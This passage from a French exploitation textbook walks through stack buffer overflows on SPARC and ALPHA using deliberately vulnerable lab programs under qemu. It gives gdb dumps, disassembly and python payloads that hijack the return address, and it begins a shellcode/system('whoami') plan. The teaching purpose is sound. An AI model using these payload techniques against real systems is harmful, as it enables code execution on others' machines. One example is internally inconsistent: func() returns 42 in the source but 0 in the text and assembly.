%o4-7: 0000000000301a40 0000000000000000 0000040000800351 000000000010099c
%l0-3: 4141414141414141 4141414141414141 4141414141414141 4141414141414141
%l4-7: 4141414141414141 4141414141414141 4141414141414141 4141414141414141
%i0-3: 0000000000000000 4141414141414141 4141414141414141 4141414141414141
%i4-7: 4141414141414141 4141414141414141 4141414141414141 4141414141414141
pstate: 00000092 ccr: 44 (icc: -Z-- xcc: -Z--) asi: f0 tl: 0 pil: 0 gl: 0
tbr: 0000000000000000 hpstate: 0000000000000000 htba: 0000000000000000
cansave: 6 canrestore: 0 otherwin: 0 wstate: 0 cleanwin: 7 cwp: 2
fsr: 0000000000000000 y: 0000000000000000 fprs: 0000000000000005
```

FIGURE 5.5 – *Overflow* de la variable locale **buffer**

Afin de comprendre cela, regardons ci-dessous l'état de la pile avant l'appel à la fonction **gets()**. On se souvient alors que d'après le fonctionnement de **SPARC**, les registres locaux et d'entrées sont sauvegardés sur la pile de manière à pouvoir changer de fenêtre de registres. Ils seront restaurés par la suite.

1	0x0000040000800B40	0000000000000000	(buffer)
2	0x0000040000800B48	0000000000000000	(buffer)
3	0x0000040000800B50	0000000000000000	(l0)
4	0x0000040000800B58	0000000000000000	(l1)
5	0x0000040000800B60	0000000000000000	(l2)
6	0x0000040000800B68	0000000000000000	(l3)
7	0x0000040000800B70	0000000000000000	(l4)
8	0x0000040000800B78	0000000000000000	(l5)
9	0x0000040000800B80	0000000000000000	(l6)
10	0x0000040000800B88	0000000000300000	(l7)
11	0x0000040000800B90	0000000000000001	(i0)
12	0x0000040000800B98	0000040000801068	(i1)
13	0x0000040000800BA0	0000040000801078	(i2)
14	0x0000040000800BA8	0000000000000000	(i3)
15	0x0000040000800BB0	0000000000308F80	(i4)
16	0x0000040000800BB8	0000000000000000	(i5)
17	0x0000040000800BC0	0000040000800401	(i6)
18	0x0000040000800BC8	0000000000100A48	(i7)
19	...		

D'après le code assembleur ci-dessous de la fonction **bof()**, l'adresse sur la pile où l'on cherche à obtenir le résultat ci-dessus est située dans le registre **g1** (ligne 4) :

```

1  bof:
2      SAVE    sp, -0xC0, sp
3      ADD     fp, 0x7EF, g1
4      MOV     g1, o0
5      CALL    gets
6      NOP
7      ADD     fp, 0x7EF, g1
8      MOV     g1, o0
9      CALL    puts
10     NOP
11     NOP
12     RETURN  i7+8
13     NOP

```

Après exécution de la fonction `gets()` pour une entrée-utilisateur de 16 "A", la pile devient alors :

1	0x0000040000800B40	4141414141414141	(buffer)
2	0x0000040000800B48	4141414141414141	(buffer)
3	0x0000040000800B50	0000000000000000	(l0)
4	0x0000040000800B58	0000000000000000	(l1)
5	0x0000040000800B60	0000000000000000	(l2)
6	0x0000040000800B68	0000000000000000	(l3)
7	0x0000040000800B70	0000000000000000	(l4)
8	0x0000040000800B78	0000000000000000	(l5)
9	0x0000040000800B80	0000000000000000	(l6)
10	0x0000040000800B88	0000000000300000	(l7)
11	0x0000040000800B90	0000000000000001	(i0)
12	0x0000040000800B98	0000040000801068	(i1)
13	0x0000040000800BA0	0000040000801078	(i2)
14	0x0000040000800BA8	0000000000000000	(i3)
15	0x0000040000800BB0	0000000000308F80	(i4)
16	0x0000040000800BB8	0000000000000000	(i5)
17	0x0000040000800BC0	0000040000800401	(i6)
18	0x0000040000800BC8	0000000000100A48	(i7)
19	...		

Le lecteur peut exécuter l'instruction **RETURN i7+8** de manière à constater que les registres locaux et d'entrée sont de nouveau peuplés des sauvegardes qui étaient présentes sur la pile. En ayant bien assimilé l'état de la pile avant/après l'exécution de la fonction `gets()`, il apparaît évident que pour écraser le pointeur de retour (**i7**), il faut envoyer exactement 144 "A" (16 *bytes* pour la variable **buffer** et 128 *bytes* pour écraser l'ensemble des registres locaux et d'entrée). Ainsi après avoir exécuter l'instruction **RETURN i7+8** (ligne 12 du code assembleur), les registres locaux et d'entrée sont remplis avec des "A" comme présentés sur la figure 5.6 (avec

notamment **i6** et **i7**).

```
(gdb) i r
g0      0x0
g1      0x0
g2      0x0
g3      0x0
g4      0xfbad2a84
g5      0x0
g6      0x1
g7      0x308380
o0      0x308fa8
o1      0xfffffffffffffe8
o2      0xffffffffffffffff
o3      0x0
o4      0x301a40
o5      0x0
sp      0x40000800351
o7      0x10099c
l0      0x4141414141414141
l1      0x4141414141414141
l2      0x4141414141414141
l3      0x4141414141414141
l4      0x4141414141414141
l5      0x4141414141414141
l6      0x4141414141414141
l7      0x4141414141414141
i0      0x4141414141414141
i1      0x4141414141414141
i2      0x4141414141414141
i3      0x4141414141414141
i4      0x4141414141414141
i5      0x4141414141414141
fp      0x4141414141414141
i7      0x4141414141414141
pc      0x100994
npc      0x1009a4
state   0x44f0009202
fsr      0x0
fprs    0x5
y        0x0
cwp      0x2
pstate  0x92
asi      0xf0
ccr      0x44
```

FIGURE 5.6 – Remplissage de l'ensemble des registres locaux et d'entrée lors de l'*overflow* de la variable **buffer**

Comme le registre **i7** contient l'adresse (0x4141414141414141) de retour, c'est uniquement lors de la prochaine exécution d'un mnémonique **RETURN** que le contenu situé à cette adresse sera exécuté. On comprend alors que pour exploiter un *buffer overflow* sur une architecture **SPARC**, il faut au moins une fonction imbriquée. Cela signifie qu'utiliser une fonction vulnérable dans la fonction **main()** ne pourrait pas conduire à une exploitation fonctionnelle. Il faut donc placer dans le registre **i7** l'adresse de la fonction **exploit()**. Celle-ci se situe à l'adresse **0x100928** comme cela peut se voir sur la figure 5.7.

Regardons le code assembleur complet avec les adresses de manière à visualiser correctement les différentes étapes :

```
(gdb) disas exploit
Dump of assembler code for function exploit:
0x000000000100928 <+0>:      save  %sp, -176, %sp
0x00000000010092c <+4>:      sethi  %hi(0x1ff400), %l7
0x000000000100930 <+8>:      add   %l7, 0x2cc, %l7      ! 0x1ff6cc
0x000000000100934 <+12>:     call  0x100740 <__sparc_get_pc_thunk.l7>
0x000000000100938 <+16>:     nop
0x00000000010093c <+20>:     mov   %l7, %g2
0x000000000100940 <+24>:     sethi  %hi(0x1a7000), %g1
0x000000000100944 <+28>:     xor   %g1, -904, %g1
0x000000000100948 <+32>:     add   %g2, %g1, %g1
0x00000000010094c <+36>:     mov   %g1, %o0
0x000000000100950 <+40>:     call  0x101950 <puts>
0x000000000100954 <+44>:     nop
0x000000000100958 <+48>:     clr   %o0          ! 0x0
0x00000000010095c <+52>:     call  0x1016e0 <exit>
0x000000000100960 <+56>:     nop
0x000000000100964 <+60>:     nop
```

FIGURE 5.7 – Visualisation de l'adresse de la fonction `exploit()`

```
1  exploit:
2  0x100928      SAVE      sp, -0xC0, sp
3  0x10092C      SETHI     hi(0x1FF400), l7
4  0x100930      ADD       l7, 0x2CC, l7
5  0x100934      CALL      __sparc_get_pc_thunk.l7
6  0x100938      NOP
7  0x10093C      MOV       l7, g2
8  0x100940      SETHI     hi(0x1A7000), g1
9  0x100944      XOR       g1, -0x388, g1
10 0x100948      ADD       g2, g1, g1
11 0x10094C      MOV       g1, o0
12 0x100950      CALL      puts
13 0x100954      NOP
14 0x100958      CLR       o0
15 0x10095C      CALL      exit
16 0x100960      NOP
17 0x100964      NOP
18
19 bof:
20 0x100968      SAVE      sp, -0xC0, sp
21 0x10096C      ADD       fp, 0x7EF, g1
22 0x100970      MOV       g1, o0
23 0x100974      CALL      gets
24 0x100978      NOP
25 0x10097C      ADD       fp, 0x7EF, g1
26 0x100980      MOV       g1, o0
27 0x100984      CALL      puts
28 0x100988      NOP
29 0x10098C      NOP
30 0x100990      RETURN    i7+8
```

```

31 0x100994    NOP
32
33 main:
34 0x100998    SAVE    sp, -0xB0, sp
35 0x10099C    CALL    bof
36 0x1009A0    NOP
37 0x1009A4    CLR     g1
38 0x1009A8    SRA     g1, 0, g1
39 0x1009AC    MOV     g1, i0
40 0x1009B0    RETURN  i7+8
41 0x1009B4    NOP

```

Le *buffer overflow* a lieu dans la fonction **gets()** à l'adresse **0x100974**. Ainsi la pile écrase les registres **i0-i7** et **i0-i7** sur la pile. Lorsque le code sort de la fonction **bof()** et exécute l'instruction **RETURN i7+8** à l'adresse **0x100990**, les registres qui ont été écrasés sur la pile sont de nouveau repeuplés, mais cette fois-ci avec des données corrompues. Le code poursuit ensuite l'exécution de la fonction **main()** et lorsque l'instruction **RETURN i7+8** à l'adresse **0x1009B0** est exécutée, c'est à ce moment là que la valeur du registre **i7** qui a été précédemment corrompu entrera en action. C'est donc lors de la sortie du programme que l'exécution de code peut commencer. Il faut alors que le registre **i7** (qui contient la prochaine adresse à exécuter) contienne l'adresse de la fonction **exploit()**, c'est-à-dire **0x100928**. La *payload* suivante est alors envoyée (attention : *big endian*) :

```

1 python -c "print('A'*136+'\x00\x00\x00\x00\x00\x10\x09\x28')"

```

Bien que le raisonnement soit *a priori* logique, il ne fonctionne pas, comme cela peut se voir sur la figure 5.8. Le registre **i7** est important, mais le registre **i6** l'est tout autant. Autant sur **x64**, il n'est pas forcément nécessaire de se préoccuper de la valeur du registre **rbp** sauvegardée sur la pile, autant le registre **fp** est important pour l'exploitation de binaire sur **SPARC**. De plus, il faut se souvenir que l'instruction **RETURN i7+8** ajoute 8 à la valeur de **i7**, il faut alors penser à lui retrancher 8 dans la *payload*.

```

(shellchocolat→ other_arch python -c "print('A'*136+'\x00\x00\x00\x00\x00\x10\x09\x28')" | qe
mu-sparc64-static sparc_stack
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[1] 2567 done python -c "print('A'*136+'\x00\x00\x00\x00\x00\x10\x09\x28')"
|
2568 segmentation fault qemu-sparc64-static sparc_stack

```


FIGURE 5.8 – *Seg fault* sur **SPARC**

Il faut spécifier une zone-mémoire accessible en Lecture-Écriture de manière à pouvoir stocker les valeurs des registres et les récupérer par la suite. Comme cela a

été vu, le programme utilise naturellement la pile pour cela. Il faut alors modifier la *payload* de manière à prendre en compte cela comme suit :

```
1 python -c "print('A'*128 + '\x00\x00\x04\x00\x00\x80\x03\x51'
  ↪ + '\x00\x00\x00\x00\x00\x10\x09\x20')"
```

L'exécution de cette *payload* avec succès est présentée sur la figure 5.9.



```
(shellchocolat)→ →other_arch xxd payload
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000040: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000050: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000060: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000070: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
00000080: 0000 0400 0080 0351 0000 0000 0010 0920  .. .. .. Q.....
00000090: 0000 00                                     ...
(shellchocolat)→ →other_arch cat payload | qemu-sparc64-static sparc_stack
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
success
```

FIGURE 5.9 – Exploitation d'un binaire sous architecture **SPARC**

5.2 Architecture ALPHA

Afin de *cross compiler* pour **ALPHA**, il faut installer les paquets suivants :

```
1 sudo apt-get install qemu-user
2 sudo apt-get install gdb-multiarch
3 sudo apt-get install gcc-alpha-linux-gnu
```

Le programme de test suivant est utilisé :

```
1 #include <stdio.h>
2
3 int main(int argc, char **argv){
4
5     printf("Hello from ALPHA !\n");
6
7     return 1;
8 }
```


Pour compiler cet exemple pour l'architecture **ALPHA**, il faut utiliser la commande suivante :

```
1 alpha-linux-gnu-gcc test_alpha -static -g -o test_alpha
```


Et pour l'exécuter et y attacher un *debugger*, il faut alors taper :

```
1 qemu-alpha-static -g 1234 test_alpha
```

La commande pour attacher le *debugger* est alors :

```
1 gdb-multiarch test_alpha -q -ex "set architecture alpha" -ex
  ↪ "target remote :1234"
```

La figure 5.10 présente l'exécution de ce binaire.



```
(shellchocolat)→ → other_arch qemu-alpha-static test_alpha
Hello from ALPHA !
```

FIGURE 5.10 – Exécution d'un binaire de test sous architecture **ALPHA**

Analyse succincte de l'architecture

L'architecture **ALPHA** est également connue sous le nom de **DEC ALPHA** ou d'**AXP**. Elle a été développée dans les années 1980-2000 par la société **Digital Equipment Corporation** qui sera par la suite rachetée par **Compaq** puis **Hewlett-Packard**. Cette architecture innovante est basée sur une architecture **RISC** et avait pour objectif⁵ la haute performance et la longévité. Elle était innovante dans le sens où elle était déjà à cette époque une architecture 64 bits tandis que la majorité des autres étaient encore sur du 32 *bits*. Malheureusement, les nombreux rachats puis la montée en puissance d'autres architectures, notamment **x86-64** et **IA-64 (Itanium)** ont raccourci sa durée de vie sur le marché.

Tout comme l'architecture **SPARC 5.1** (et comme toutes les architectures basées sur **RISC**), l'efficacité provient notamment de l'encodage des instructions qui se fait sur 4 *bytes*. Ainsi chaque instruction a la même longueur. Également dans un souci d'efficacité (et encore comme l'architecture **SPARC**), les instructions sont exécutées dans un *pipeline* d'exécution. Ainsi jusqu'à 2 instructions par rapport au pointeur d'instruction peuvent être exécutées en avance de phase.

5. <https://danluiu.com/dick-sites-alpha-axp-architecture.pdf>

Une des particularités d'**ALPHA** concerne la représentation de la donnée en mémoire. Elle peut être soit *little endian*, soit **big endian**. On parle alors de *bi endian*. Le choix pouvant se faire soit de manière logiciel, matériel ou les deux. La documentation complète⁶ donne évidemment davantage de détails quant aux particularités de cette architecture et **Microsoft** a consacré une série d'articles⁷ sur l'intégration de **Windows NT**.

Le programme de test suivant est utilisé pour cerner les particularités de cette architecture :

```

1  #include <stdio.h>
2
3  int func(){
4      return 42;
5  }
6
7  int main(){
8      int a;
9      a = func();
10     printf("a: %d\n", a);
11
12     return 1;
13 }
```

Le programme est très simple, il fait appelle à la fonction **func()** qui retourne la valeur **0**. Cette valeur est ensuite affichée dans la fonction **main()** grâce à la fonction **printf()**. Le code assembleur de ce programme est le suivant :

```

1  func:
2      LDA      sp, -0x10(sp)
3      STQ      ra, 0x00(sp)
4      STQ      fp, 0x08(sp)
5      MOV      sp, fp
6      CLR      t0
7      MOV      t0, v0
8      MOV      fp, sp
9      LDQ      ra, 0x00(sp)
10     LDQ      fp, 0x08(sp)
11     LDA      sp, 0x10(sp)
12     RET
13
```

6. https://download.majix.org/dec/alpha_arch_ref.pdf

7. <https://devblogs.microsoft.com/oldnewthing/20170807-00/?p=96766>

```

14  main:
15      LDAH    gp, 0x0B(t12)
16      LDA     gp, -0x6B54(gp)
17      LDA     sp, -0x20(sp)
18      STQ     ra, 0x00(sp)
19      STQ     fp, 0x08(sp)
20      MOV     sp, fp
21      UNOP
22      BSR     ra, 0x1200007B0 <func>
23      UNOP
24      UNOP
25      MOV     v0, t0
26      STL     t0, 0x10(fp)
27      LDL     t0, 0x10(fp)
28      MOV     t0, a1
29      LDAH    t0, -0x04(gp)
30      LDA     a0, -0x300(t0)
31      UNOP
32      BSR     ra, 0x120001938 <printf+8>
33      UNOP
34      UNOP
35      LDA     t0, 0x01
36      MOV     t0, v0
37      MOV     fp, sp
38      LDQ     ra, 0x00(sp)
39      LDQ     fp, 0x08(sp)
40      LDA     sp, 0x20(sp)
41      RET

```

En regardant ce code, plusieurs choses sortent de l'ordinaire :

- Le nom des différents registres (qui seront explicités plus en détails ci-dessous).
- Certains mnémoniques ressemblent davantage à ceux observés sur l'architecture **SPARC** que ceux sur l'architecture **x64 (RISC vs CISC)**.
- Le remplacement du mnémonique **CALL** par un mnémonique de branchement **BSR**.

Il existe 32 registres généraux de 64 *bits* qui vont de **r0** à **r31**. Ceux-ci ont été renommé de manière à être plus facilement interprétable par un humain. La liste suivante présente les différents registres ainsi que leurs fonctions :

- **r0** → **v0** : Ce registre contient la valeur de retour de fonction avant qu'elle ne soit renvoyée à l'appelant.

- **r1...r8** → **t0...t7** : Ce sont des registres utilisés pour contenir des valeurs temporaires lors de l'exécution de calculs ou d'opérations intermédiaires. Leurs contenus n'est pas préservé à long terme.
- **r9...r14** → **s0...s5** : Il s'agit de registres de sauvegarde qui servent à stocker le contenu des variables locales ou toute autre donnée nécessaires à l'exécution d'une fonction. Leurs contenus doit être préservés par une fonction lorsqu'elle appelle d'autres fonctions.
- **r15** → **fp** : Il s'agit du classique pointeur de base (*frame pointer*).
- **r16...r21** → **a0...a5** : Ce sont des registres d'argument et contiennent les arguments d'entrées des fonctions. Les arguments sont placés dedans avant l'appel de la fonction. Si la fonction a besoin de plus de paramètre qu'il n'y a de registres d'argument disponibles, les arguments excédentaires sont alors placés sur la pile.
- **r22...r25** → **t8...t11** : Ce sont encore des registres temporaires.
- **r26** → **ra** : Ce registre contient l'adresse de retour (*return address*).
- **r27** → **t12** : Un autre registre temporaire.
- **r28** → **at** : Il s'agit d'un registre temporaire (*assembler temporary*) utilisé pour assister le programme lors de l'exécution de saut vers des adresses mémoires lointaine. Il n'est pas censé être modifié par l'utilisateur.
- **r29** → **gp** : Ce registre est utilisé pour pointer vers la région de mémoire contenant les variables globales (*global pointer*).
- **r30** → **sp** : Il s'agit du classique registre de pile (*stack pointer*).
- **r31** → **zéro** : Ce registre contient toujours 0. Il n'est pas possible d'écrire dedans.

A ces registres s'ajoute le registre **pc** (*program counter*) qui contient l'adresse de l'instruction actuellement en cours d'exécution. Les arguments aux fonctions sont passés dans les registres **a0** à **a5**, puis la fonction est appelé grâce au mnémotique **BSR** (*Branch to SubRoutine*). Le mnémotique **BSR** est davantage un équivalent d'un **JMP** en **x64** qu'un **CALL**. En effet, le **CALL** positionne l'adresse de retour sur la pile, tandis que le **JMP** modifie simplement le flot d'exécution sans pour autant modifier la pile. Le mnémotique **BSR** agit dans ce sens mais en prime modifie la valeur du registre **ra** en y mettant l'adresse de retour. L'instruction **LDA sp, -0x10(sp)** (ligne 2), soustraire **0x10** au registre de pile et positionne le résultat dans le registre de pile. C'est l'instruction **STQ ra, 0x00(sp)** (ligne 3) qui positionne la valeur du registre **ra** sur la pile à un décalage de **0x00** et qui permet l'exploitation de *buffer overflow*. En effet, une fois la valeur de retour positionnée sur la pile, il est

possible (sous certaines conditions déjà énoncées) d'écraser certaines valeurs pertinentes. L'instruction **LDQ ra, 0x00(sp)** (ligne 9) permet, quant à elle, de récupérer la valeur de retour sur la pile à un décalage de **0x00** et de placer la valeur trouvée dans le registre **ra** en fin de fonction permettant alors de reprendre le flot d'instruction d'avant l'appel. Le mnémonique **RET** (ligne 12) permet ensuite de modifier le flot d'exécution en fonction de la valeur située dans le registre **ra**.

Exploitation

D'après ce qui a été énoncé dans la section précédente, on comprend que l'objectif à atteindre lors de l'exploitation d'un *buffer overflow* sur la pile est de modifier la valeur du registre **ra** qui contient l'adresse de retour. Lors de l'exécution du mnémonique **RET**, le code poursuivra son exécution à l'adresse spécifiée dans ce registre.

Le code d'exemple utilisé dans cette section utilise incorrectement la fonction sécurisée **fgets()**. Le code est présenté ci-dessous :

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void r(){
5      char *cmd[] = {"ls", "whoami", "id"}
6      system(cmd[0]);
7  }
8
9  void bof() {
10     char buffer[16];
11
12     fgets(buffer, 256, stdin);
13
14     printf("%s\n", buffer);
15 }
16
17 int main() {
18     bof();
19     return 0;
20 }
```

Pour le compiler et l'exécuter, il faut utiliser les lignes de commandes ci-dessous :

```

1 alpha-linux-gnu-gcc alpha_stack.c -static -z execstack -g -o
  ↪ alpha_stack
2 qemu-alpha-static -g 1234 alpha_stack

```

La fonction `main()` fait appel à la fonction `bof()`. Cette fonction initialise une variable locale `buffer` de 16 *bytes*. La fonction sécurisée `fgets()` récupère l'entrée `stdin`, mais est utilisée de manière incorrecte car elle limite le nombre de caractères d'entrée à 256 *bytes*. Or `fgets()` remplit la variable `buffer` qui ne comporte que 16 *bytes*, ce qui conduira à un écrasement des données sur la pile. La fonction `r()` n'est là que pour faire appel à la fonction `system()`. L'objectif de cet exemple est de réussir à exécuter la commande *whoami* en utilisant la fonction `system()`. Comme le binaire est statiquement (option `-static`) lié avec toutes les bibliothèques, le compilateur optimise et n'inclue que les fonctions utilisées. Sans la fonction `r()`, la fonction `system()` n'étant pas utilisée, elle ne serait pas incluse dans le binaire final.

La première étape consiste à trouver un *crash* dans l'exécution du programme via l'entrée-utilisateur. Pour cela, rentrons 50 "A" en entrée utilisateur et utilisons `gdb` pour *debugger* avec la commande suivante :

```

1 gdb-multiarch alpha_stack -q -ex "set architecture alpha" -ex
  ↪ "target remote :1234"

```

On obtient bien une erreur de type *Segmentation Fault*. Lorsque l'on regarde l'état des registres à cet instant (voir figure 5.11), on observe que le pointeur de base (`fp`) contient une partie de la *payload*, de même pour le registre `ra` (*return address*) et le registre `pc` (*program counter*). Cependant, on remarque que le dernier *byte* du registre `pc` contient `0x40` au lieu de `0x41` alors même que le registre `ra` contient bien uniquement des `0x41`.

Retenons la même expérience en envoyant cette fois-ci 50 "D". Les registres sont ensuite présentés sur la figure 5.12. On constate alors que le dernier *byte* du registre `pc` contient bien `0x44`. Il y a donc clairement une différence dans l'interprétation du contenu du registre `ra` lorsque l'adresse passe dans le registre `pc`.

Afin de comprendre le problème, il faut se souvenir que chaque instruction se code sur 4 *bytes*, ainsi les adresses sont des multiples de 4. Il est interdit de sauter au milieu d'une instruction, et donc par voie de conséquence interdit d'avoir des adresses qui ne sont pas multiple de 4. Lorsque l'adresse contenue dans le registre `ra` se retrouve à être exécuté en passant dans le registre `pc`, une correction est automatiquement appliquée de manière à retomber sur l'adresse inférieure. Ainsi `0x4141414141414141` se retrouve converti en `0x4141414141414140`. Sur architecture **ALPHA**, seul le registre `ra` est sauvegardé sur la pile. Ainsi, il suffit de fournir 16 *bytes* (pour écrire sur la variable `buffer`), puis 8 *bytes* pour écrire sur la valeur sauvegardée du registre `ra`. Ainsi la *payload* suivante permet d'obtenir la valeur `0x4444444444444444` dans le registre `pc` et `ra` et `0x4141414141414141` dans le registre `fp` comme cela peut

```
(gdb) i r
v0      0x0
t0      0x0
t1      0x0
t2      0xfffffffffbad2a84
t3      0x0
t4      0xffffffffffffffff
t5      0x4
t6      0x1200a8b00
t7      0x0
s0      0x12009dfa0
s1      0x1
s2      0x20000801068
s3      0x120000860
s4      0x20000801078
s5      0x1
fp      0x4141414141414141
a0      0x1200a3298
a1      0x1200aa0b0
a2      0x1
a3      0x0
a4      0x1
a5      0x0
t8      0x2
t9      0x12001f730
t10     0x33
t11     0x400
ra      0x4141414141414141
t12     0x12001ede0
at      0x3ff
gp      0x1200a9c88
sp      0x20000800f20
pc      0x4141414141414140
```

FIGURE 5.11 – *Overflow* de la variable **buffer** avec 50 "A", ce qui conduit à la modification de certains registres

se voir sur la figure 5.13. Au passage, on en profite pour constater que la valeur de l'adresse de retour est écrasé avant la valeur située dans **fp**, ce qui est l'inverse sur **x64**.

```
1 python3 -c "print('A'*16+'D'*8+'A'*28)" | qemu-alpha-static -g
   ↪ 1234 alpha_stack
```

L'erreur correspondante est présentée sur la figure 5.14. Maintenant que l'on contrôle le pointeur d'instruction, il ne reste plus qu'à modifier le flot d'exécution de manière à exécuter un *shell* en utilisant la fonction **system()**.

Il est possible d'utiliser la commande **info** dans **gdb** de manière à obtenir des informations sur le binaire en cours d'exécution, et notamment rechercher les fonctions qui y sont présentes. La commande suivante permet alors de retrouver l'adresse de la fonction **system()** :

```
(gdb) i r
v0          0x0
t0          0x0
t1          0x0
t2          0xffffffffbad2a84
t3          0x0
t4          0xffffffffffffff
t5          0x4
t6          0x1200a8b00
t7          0x0
s0          0x12009dfa0
s1          0x1
s2          0x20000801068
s3          0x120000860
s4          0x20000801078
s5          0x1
fp          0x4444444444444444
a0          0x1200a3298
a1          0x1200aa0b0
a2          0x1
a3          0x0
a4          0x1
a5          0x0
t8          0x2
t9          0x12001f730
t10         0x33
t11         0x400
ra          0x4444444444444444
t12         0x12001ede0
at          0x3ff
gp          0x1200a9c88
sp          0x20000800f20
pc          0x4444444444444444
```

FIGURE 5.12 – *Overflow* de la variable **buffer** avec 50 "D", ce qui conduit à la modification de certains registres

```
1 (gdb) info functions system
2 All functions matching regular expression "system":
3
4 Non-debugging symbols:
5 0x00000001200019b0 do_system
6 0x0000000120001f90 __libc_system
7 0x0000000120001f90 system
8
```

La fonction **system()** est donc localisée à l'adresse **0x0120001F90**. Cette fonction prend un seul paramètre qui est le nom du binaire à exécuter. Il faut donc lui fournir la chaîne de caractères "whoami". La commande **info proc mappings** permet de lister les différents espaces-mémoire associés au programme en cours. Le résultat de cette commande est présenté sur la figure 5.15. On peut constater qu'il n'y a pas d'espace-mémoire associé à la **libc** et ce pour la bonne raison que le binaire a été statiquement lié lors de la compilation.

La commande suivante permet de rechercher une chaîne de caractères dans un espace-mémoire défini par son adresse de début et son adresse de fin :


```
(gdb) i r
v0          0x0
t0          0x0
t1          0x0
t2          0xffffffffbad2a84
t3          0x0
t4          0xffffffffffffff
t5          0x4
t6          0x1200a8b00
t7          0x0
s0          0x12009dfa0
s1          0x1
s2          0x20000801068
s3          0x120000860
s4          0x20000801078
s5          0x1
fp          0x4141414141414141
a0          0x1200a3298
a1          0x1200aa0b0
a2          0x1
a3          0x0
a4          0x1
a5          0x0
t8          0x2
t9          0x12001f730
t10         0x35
t11         0x400
ra          0x4444444444444444
t12         0x12001ede0
at          0x3ff
gp          0x1200a9c88
sp          0x20000800f20
pc          0x4444444444444444
```

FIGURE 5.13 – *Overflow* de la variable **buffer** avec 16 "A" + 8 "D" + 28 "A", ce qui conduit au contrôle du registre **pc**

```
(shellchocolat)→ →other_arch python3 -c "print('A'*16+'D'*8+'A'*28)" | qemu-alpha-static -g 1234 alpha_stack
AAAAAAAAAAAAAAAAADDDDDDDAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

[1] 6270 done python3 -c "print('A'*16+'D'*8+'A'*28)" |
6271 segmentation fault qemu-alpha-static -g 1234 alpha_stack
```

FIGURE 5.14 – *Seg Fault* sur ALPHA

```
(gdb) info proc map
process 542661
Mapped address spaces:

   Start Addr           End Addr       Size     Offset  Perms  objfile
   -----
0x120000000             0x12008e000    0x8e000     0x0    r-xp  /home/shellchocolat/BOF/other_arch/alpha_stack
0x12008e000             0x12009c000    0xe000      0x0    ---p  -
0x12009c000             0x1200a0000    0x4000     0x8c000 r--p  /home/shellchocolat/BOF/other_arch/alpha_stack
0x1200a0000             0x1200a4000    0x4000     0x90000 rw-p  /home/shellchocolat/BOF/other_arch/alpha_stack
0x1200a4000             0x1200cc000    0x28000      0x0    rw-p  -
0x200000000000           0x20000002000    0x2000      0x0    ---p  -
0x20000002000           0x20000802000    0x80000      0x0    rwxp  [stack]
0x20000802000           0x20000804000    0x2000      0x0    r-xp  -
```

FIGURE 5.15 – Visualisation des différents espaces-mémoires du programme dans **gdb**

```
1 (gdb) find 0x120000000, 0x1200cc000, "whoami"
2 0x1200692a3
```

```

3 warning: Unable to access 16000 bytes of target memory at
  ↪ 0x12008c52a, halting search.
4 1 pattern found.
5
6 (gdb) x/s 0x1200692a3
7 0x1200692a3:      "whoami"

```

La chaîne de caractères "whoami" est située à l'adresse **0x1200692A3**. Sans penser à utiliser la technique du **ROP** (*Return Oriented Programming*) comme cela a été vu dans la section 3.1, il est tout simplement possible d'exécuter du code situé sur la pile (option **-z execstack** utilisée de la compilation). Il suffit alors d'écrire un *shellcode* qui sera positionné sur la pile, puis de positionner dans le registre **ra** l'adresse sur la pile contenant le-dit *shellcode*. Lors de l'exécution de la *payload*, l'alignement de la pile sera alors la suivante :

```

1 buffer          (8 bytes)
2 buffer          (8 bytes)
3 ra              (8 bytes)
4 fp              (8 bytes)
5 shellcode       (n bytes)
6 whoami addr     (8 bytes)
7 system() addr   (8 bytes)

```

